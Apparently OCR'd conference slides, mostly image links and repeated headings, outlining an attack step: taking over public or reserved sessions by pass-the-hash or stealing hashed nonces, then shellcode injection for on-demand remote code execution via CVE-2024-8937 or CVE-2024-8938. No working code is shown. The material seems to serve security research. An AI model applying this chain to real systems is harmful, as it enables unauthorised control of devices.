
Option 2

- A **reserved** session is ongoing




Step 2 progress

Option 1 - Pass-the-Hash




Option 1 - Reserve a Session



Accessing a Reserved Session


Option 1

- A **public** session is ongoing




Option 2

- A **reserved** session is ongoing




Step 2 progress

Option 2 - Steal the Hashed Nonces



Option 2 - Steal the Hashed Nonces



Access a Reserved Session

Option 1

- A **public** session is ongoing

Option 2

- A **reserved** session is ongoing

NOTE


We can proceed with either **Option 1** or **Option 2**, as the next steps are the **same** for both.

Step 2 progress

Shellcode Injection


Modifying memory to allow RCE on-demand

CVE-2024-8937 or CVE-2024-8938



Step 2 progress

Shellcode Injection




Step 2 progress


Writable

Write-protected

A section of the RAM memory space

